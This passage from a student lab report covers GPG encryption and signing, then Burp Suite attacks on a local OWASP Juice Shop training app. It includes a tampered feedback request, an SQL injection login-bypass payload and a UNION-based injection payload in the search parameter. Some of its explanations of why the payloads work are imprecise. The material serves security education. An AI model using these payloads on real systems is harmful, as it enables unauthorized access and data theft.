 - Subkey: Encryption (E)
- User ID: HARSH VISHWAKARMA <hvish22022004@gmail.com>
- Key protected using a passphrase

The public key is used for encryption, while the private key is used for decryption and signing. This follows the principles of public key cryptography, ensuring both confidentiality and authenticity.

4.2 Encrypting a File with the Public Key and Signing It

```
(kali@kali)-[~/tor]
$ echo "This is a secret message" > secret.txt

(kali@kali)-[~/tor]
$ cat secret.txt
This is a secret message

(kali@kali)-[~/tor]
$ gpg --encrypt --sign --armor -r hvish22022004@gmail.com secret.txt

(kali@kali)-[~/tor]
$ ls
acinclude.m4      config.log      install-sh      ReleaseNotes
aclocal.m4        config.status  libtor.a        scripts
ar-lib            config.sub     LICENSE         secret.txt
autogen.sh        configure      m4             secret.txt.asc
autom4te.cache    configure.ac   Makefile        src
Cargo.lock        contrib       Makefile.am     stamp-h1
Cargo.toml        CONTRIBUTING  Makefile.in     test-driver
ChangeLog         depcomp       micro-revision.i warning_flags
changes           doc           missing          warning_flags.in
CODE_OF_CONDUCT  Doxyfile      orconfig.h
compile           Doxyfile.in  orconfig.h.in
config.guess      INSTALL      README.md
```

Figure 31: Encryption and signing of file using GPG

```
(kali@kali)-[~/tor]
$ cat secret.txt.asc
-----BEGIN PGP MESSAGE-----

hQIMA74QpsrR/XLTARAAALTeCElwMG0T94MF1eImcKnmC11R0wD+R9WwteArCjnGz
WHiv5jXcbfgCNf3YUyyG1uHZgSqr3Eaka jvhSv0JPIeuHjM1VdMakqzgdglC6Zcs
j3hFMMDKZLxQwHUpuhmCqjy9M7acSsXC0QBBYB0c9oaWkHGztStexm2BfqS+sFRW
07rKh+ss0hwURqbBYMro3/7cQCA09LSiKIvGt5ZSnThNPfczg14w/qvLA8nU0MAI
6NJgW0hfYw29TeBcVwPkC4bHmG7dodwRmk1cTGSAPe82NBLjufjdkc8kUUg8i1I
b2MGUGccX2DCGZp/2esBGqyEhub73nTRGIv7pu2TBxhb1uCvrIEGnYzFmgioVxrh
AAMIQLoWNJHtHfxHPnqu0Vu+aWmwgI0dwa107zdp3YkfReswzWJSjGfD/fuVLcAP
dMLt8AYQmBf9L70g+BEViuIKSDd0bcfCOfmsf7yptFGcPJA3l5KdHbY4mwv4Y/i
g17H5NcFSSnakJPv4ocV0XKRmKBpmFIu76g3nZeCzRFACXrTz1ejTtB+/FR9Vc72
ZwbdfhlLrvl8M2BU5AB8rXlBH660xlnkqF91BtPKVvyqIE0xAVvHX0e6SDZ9Ey1Rk
zcj5Ze0DiCc31/B1Eg8GrECpsHdnKSad/TcLj04eZC4rMnWwvDFvE/gES4nzmfs
6QFcA4CG105z94xUEgtyEdgbSPgnWYwzPNeiGCun/y1uo8CaaChRJQbby0LvKmbJ
LfoqAZde+QEfnyPSjzCax8tTAbcWbY7VaqxAmo85A07z42EK+2QMejVdghvq3jMv
cZp28UF6p6tPR9Ly5Ay7kIn4iA/E1xQ1bVV8dMrD4i8njMzfM6M8J1+nMk0ceWSE
f1LXbXDM6cqwr9u8xfr9Wd0j+H1kaWkDjALFCNrpUu/ZJsmJRhT8luffgMC6Zfif
HkMfTmh5F5DbCgRT5IurFVP1d+BKIC1L+34Eh1BR9vpSxOH4gdPwr0zWxqpq8qH3
zNUUPqFw1k/Qycn2l4d1KxgdbUKZ64ShshPbIXCNJ6tu+neePx8Kv/HwQydhc0wd
1bSvkG36CKsAv2KP6MozGLOIkjdfeFF/x0LrWN+BU6boEq6Qu2FbXhh1QZvQri+7
x+uX9eS3uScnLSMotLh9DBCjxt2rmdQpG6Lm0jPig+ArgxF7RAGDIJ8zCSfXrRE
s9fmFU3HR0zLbizFhESuUSOGPnKfYbgr79FME2U/rZ9pXhy40+ghSNq0vqWLyNVO
TSMruuyGkGw9cp6wIRFo5gpe7UfXqmyr3suN9LJX8i4NppdEK94aRqvMdC4X/Jr5
3NSf1/6DZwBYsId+gmYxzKchcoSzXAVMPhLvJWA9x3tvlIAKC4zkbm5JBg287ud9
WmUNh1VmxJ8kXWQvejwLovJkietwNyB9rHjkuMEGffLWHhQW0ltZaktJY2dHnNs+
c69fjMI/WiVdKkVsSc8t3ynucXoNfPPvcyQ/dch9+rEWYwJy+jPOhtWtTmNHHble
dX12jtzI9Nu=
=v8tx
-----END PGP MESSAGE-----

(kali@kali)-[~/tor]
$
```

Figure 32: ASCII armored encrypted output (.asc file)

Commands Used:

```
echo "This is a secret message" > secret.txt
gpg --encrypt --sign --armor -r hvish22022004@gmail.com secret.txt
```

```
ls
cat secret.txt.asc
```

ASCII Armored Output / Notes:

The file `secret.txt` was encrypted using the recipient's public key and digitally signed using the sender's private key. The following options were used:

- `-encrypt`: Encrypts the file using the recipient's public key
- `-sign`: Adds a digital signature using the sender's private key
- `-armor`: Converts the encrypted binary data into ASCII format
- `-r`: Specifies the recipient's email (public key)


The output file `secret.txt.asc` is ASCII armored, meaning it is encoded in a readable text format starting with:

```
-----BEGIN PGP MESSAGE-----
```

This format is useful for secure transmission over text-based channels such as email.

4.3 Can the Encrypted File Be Decrypted? Why or Why Not?

Answer:



```
(kali@kali)-[~/tor]
$ gpg --decrypt secret.txt.asc
gpg: encrypted with rsa4096 key, ID BE10A6CAD1FD7953, created 2026-04-08
"HARSH VISHWAKARMA (namaste) <hvish22022004@gmail.com>"
This is a secret message
gpg: Signature made Wed 08 Apr 2026 12:14:01 PM EDT
gpg: using RSA key C8697D3491E686C1E85163B2A31308F64E9175D1
gpg: Good signature from "HARSH VISHWAKARMA (namaste) <hvish22022004@gmail.com>" [ultimate]

(kali@kali)-[~/tor]
$
```

Figure 33: Successful decryption and signature verification using GPG

```
gpg --decrypt secret.txt.asc
```

Yes, the encrypted file can be successfully decrypted. This is because the file was encrypted using the user's own public key, and the corresponding private key is available on the same system.

During decryption, GPG uses the private key to recover the original plaintext message. Since the private key is securely stored and protected by a passphrase, only the key owner can perform decryption.

Additionally, the file was digitally signed using the sender's private key. During decryption, GPG verifies the signature using the corresponding public key, ensuring that:

- The message has not been altered (integrity)
- The sender is authentic (authentication)

If another user does not possess the private key, they will not be able to decrypt the file. This ensures confidentiality of the encrypted data.

This demonstrates the fundamental principle of public key cryptography, where encryption and decryption are performed using separate but mathematically related keys.

5. Part V: Burp Suite

5.1 Configure Browser to Use Burp Suite as a Proxy

```
1a40e5362092: Pull complete
7d664d9802de: Pull complete
1d2f789a63f9: Pull complete
882ffd469277: Pull complete
Digest: sha256:dfa4432a3f074ad84d795ffeeaf2e0d60c1ecbe1ad5e4a6858da6cfd3aadf3
5a
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
e439c9212130602ab48eb897190856c893ad8bc0f9e0bc47e593c9bc3f79175c

(kali@kali)-[~/tor]
$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
e439c9212130   bkimminich/juice-shop "/nodejs/bin/node /j..." 30 seconds ago Up 29 seconds 0.0.0.0:3000->3000/tcp, [::]:3000->3000/tcp
_merkle
```

Figure 34: Juice Shop running inside Docker container on port 3000




Figure 35: OWASP Juice Shop application homepage




Figure 36: Burp Suite initialized with proxy settings




Figure 37: Burp Suite intercepting HTTP requests

Steps Followed:

- Installed and ran the Juice Shop application using Docker.
- Opened Burp Suite and configured a temporary project.
- Verified proxy listener at 127.0.0.1:8080.
- Configured browser (Firefox/Chromium) to use manual proxy:
 - HTTP Proxy: 127.0.0.1
 - Port: 8080
- Enabled interception in Burp Suite.
- Reloaded the Juice Shop application to capture HTTP traffic.

Intercepted Traffic in Burp Suite:

The HTTP request from the browser to the Juice Shop server was successfully intercepted. The captured request included details such as the request method (GET), host (localhost:3000), headers, and user-agent information. This confirms that Burp Suite is correctly acting as a man-in-the-middle proxy and capturing all client-server communication.

5.2 Give Customer Feedback with an Impossible Rating of 0

Method Used:

The Burp Suite intercept section was first off and then I loaded the Juice shop site for entering customer feedback. After successful site loading, I turned on the intercept and filled the feedback section.




Figure 38: Intercepted feedback request with modified rating value




Figure 39: Successful submission of feedback with rating 0

The feedback form only allows ratings between 1 and 5 through the user interface. However, by intercepting the HTTP POST request in Burp Suite, the `rating` field was modified manually from 5 to 0 before forwarding the request.

This demonstrates that client-side validation can be bypassed, and the server does not properly validate input values.

Output:

- Intercepted POST request containing "rating": 5
- Modified request to "rating": 0
- Server accepted the modified request and returned a success response

5.3 SQL Injection

5.3.1 Get Admin Access to the Web Portal

Approach Used:




Figure 40: Intercepted login request modified using SQL injection




Figure 41: Successful login showing admin access

The login request was intercepted using Burp Suite. The `email` field was modified to inject SQL logic that forces the authentication condition to evaluate as `TRUE`. This bypasses the password verification mechanism.

The backend query structure is typically:

```
SELECT * FROM Users WHERE email='input' AND password='input';
```

By altering the input, the condition becomes always `TRUE`, allowing unauthorized access. The sql code that was used:

```
' AND 1=1 --
```

Result:

- Login was successful without valid credentials
- Admin account access was obtained (admin@juice-sh.op visible)
- Authentication mechanism was bypassed due to lack of input sanitization

5.3.2 Get the Credentials of All Registered Users in the Portal

Approach Used:




Figure 42: Modified search query using SQL injection in the q parameter

The search functionality of the application was identified as a potential SQL injection point. The HTTP request contained the parameter:

```
GET /rest/products/search?q=
```

This parameter was intercepted using Burp Suite and modified in the Repeater tab. A SQL injection payload was inserted into the `q` parameter to manipulate the backend query logic.

The payload used was:

```
apple')) UNION SELECT NULL--
```

Since this is a URL parameter, the payload was properly encoded before sending the request. The injected input attempts to terminate the existing query and append a UNION clause, allowing additional data to be fetched from the database.




Figure 43: Response showing successful SQL injection with modified query

Result:

- SQL injection was successfully performed on the search parameter q
- The modified query executed without errors, returning a valid response
- The application accepted the injected UNION clause, confirming query manipulation
- This demonstrates that user input is directly incorporated into SQL queries without proper sanitization

Column Discovery and Query Manipulation:

- Successful execution of the UNION-based payload indicates that the number of columns was correctly matched
- The absence of SQL errors confirms that the injected query aligned with the original query structure
- The use of NULL values helped in identifying compatible column positions
- This approach allows an attacker to extend the query and potentially extract sensitive data such as user credentials

Explanation:

The SQL injection worked because the application failed to properly validate and sanitize user input. The payload terminated the original query using closing brackets and appended a UNION SELECT statement. Since the number of columns matched, the database successfully executed the combined query.

This confirms that the application is vulnerable to UNION-based SQL injection attacks, which can be further exploited to extract sensitive information such as user credentials from the database.